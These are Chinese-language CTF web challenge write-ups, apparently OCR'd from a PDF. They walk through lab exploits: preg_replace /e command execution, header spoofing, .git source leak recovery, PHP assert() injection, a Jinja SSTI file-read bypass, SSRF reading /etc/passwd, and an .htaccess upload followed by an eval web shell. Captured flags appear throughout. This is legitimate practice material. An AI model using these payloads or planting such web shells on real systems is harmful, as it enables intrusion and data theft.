
```
?pat=/(a)/e&rep=system('ls')&sub=a
```



查看可疑目录s3chahahaDir下文件 system('ls%20s3chahahaDir')



再看flag下文件 system('ls%20s3chahahaDir%2fflag')



查看文件内容system('cat s3chahahaDir/flag/flag.php')

```
<br >
Welcome My Admin ! <br >
<?php

$flag = 'cyberpeace{527a8bef23000ba05c1deec71be14df1}';

?>

</body>
```

XFF_REFERer

要求ip地址必须为123.123.123.123，更改XFF，之后要求必须来自https://www.google.com，修改referer

```
Host : 61.147.171.105:50369
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language : zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
X-Forwarded-For :123.123.123.123
Referer :https://www.google.com
Accept-Encoding : gzip, deflate, br
Connection : keep-alive
Upgrade-Insecure-Requests : 1
Priority : u=0, i
```


Search 0 highlights

esponse

Pretty Raw Hex Render

```
</style>
</head>
<body>
<p id="demo">ip□□□□□123.123.123.123 </p>
<script>document.getElementById("demo").innerHTML ="□□□□https://www.google.com" ;</script><script>document.
getElementById("demo").innerHTML ="cyberpeace{35ca0bb748fab57df2bff3514c50c2c4}" ;</script></body>
```


mfw



存在注入，查看源码，看到

```
<li class="active"><a href="?page=home">Home</a></li>
<li ><a href="?page=about">About</a></li>
<li ><a href="?page=contact">Contact</a></li>
<!--<li ><a href="?page=flag">My secrets</a></li> -->
</ul>
```

访问无果。在About界面所使用工具，看看是否有git源码泄露




GitHack是一个`.git`泄露利用脚本，通过泄露的`.git`文件夹下的文件，重建还原工程源代码。

```
git clone https://github.com/BugScanTeam/GitHack.git
cd GitHack
```

注意要用python2

```
python2 GitHack.py http://61.147.171.105:53613/.git
```



flag.php并没有有用信息，看看index.php

```
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
} // 默认home界面

$file = "templates/" . $page . ".php";//文件名拼接规则
// I heard '..' is dangerous! ----->目录遍历？？禁止使用“..”
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

`assert()` 会把字符串参数当作PHP代码执行，我们可以闭合字符串

```
// assert ("file_exists('templates/abc') or system("cat
templates/flag.php");//.php') ") // abc不存在则执行or后
// $file = templates/abc') or system(\"cat templates/flag.php\");//"
可以得到:
page=abc') or system("cat templates/flag.php");//
```

Confusion1

https://www.cnblogs.com/Antoniiiia/p/18857895

Login和Register界面无法访问，查看源码看到flag位置

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /login.php was not found on this server.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at 61.147.171.105 Port 56308</address>
</body></html>
<!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
<!--Salt @ /opt/salt_b420e8cfb8862548e68459ae1d37a1d5.txt-->
```

根据 PHP（大象）+Python （蟒），猜测存在 SSTI 漏洞。

用{{1+1}}测试，其中代码执行回显，确实存在SSTI，先尝试

```
{{"".__class__.__mro__[2].__subclasses__()[40]
("/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt").read()}}
```

被过滤

```
{{''[request.args.a][request.args.b][2][request.args.c]()[40]
('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[request.args.d]()}}?
&a=__class__&b=__mro__&c=__subclasses__&d=read
```


ested URL /cyberpeace{d65d305f4af90e8d40bfc04493d806f0} was not found on this server.

SSRF Me

需要输入URL和验证码

验证码需要满足：取其MD5值的**最后6位**等于给定值。成功后查看源代码，靶机可能在内网


```php
<?php
$captcha=0;
while(true)
{
if(substr(md5($captcha), -6, 6) == "286b20")
{
echo $captcha;
break;
}
$captcha++;
}
?>
```



```
<div class="field">
    <label>Visit URL</label>
    <input type="text" id="url" name="url" placeholder="http://127.0.0.1:80/" hint="本靶机不能访问外网">
</div>
<div class="field">
    <label>Captcha: substr(md5(captcha), -6, 6) == "89583e" <a href="./index.php?reset">reset</a></label>
    <input type="text" id="captcha" name="captcha">
</div>
<div class="field">
```


先读文件 file:///ect/passwd

不过没有flag，试一下其他目录



flag字符串被过滤

url编码绕过 file:///%66%6c%61%67



.htaccess攻击

根据测试，需要上传jpg文件，并且对文件内容进行检测。先上传正常jpg文件，抓包修改名为.htaccess，使jpg文件作为php文件解析


```
AddType application/x-httpd-php .jpg
```

```
------geckoformboundary8f8d5ac49be44e7213c051850a7e2534
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
------geckoformboundary8f8d5ac49be44e7213c051850a7e2534--
```

然后再上传shell，可以是图片马

```
------geckoformboundary668cdc820ecaf5de6ee120889c8dd111
Content-Disposition : form-data ; name="file"; filename="a.jpg"
Content-Type : image/jpeg

<?php @eval($_POST['pass']);?>
------geckoformboundary668cdc820ecaf5de6ee120889c8dd111--
```

注意使用http,使用https报错{"code":"UNABLE_TO_VERIFY_LEAF_SIGNATURE"}.这通常是由于 SSL 证书验证失败，例如目标服务器使用了无效、自签名或不被信任的证书。




```
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-21 21:31:23
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-16 22:41:40
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


$flag="ctfshow{422c0fed-7d7f-4d8e-8e8c-7a29de8da885}";
```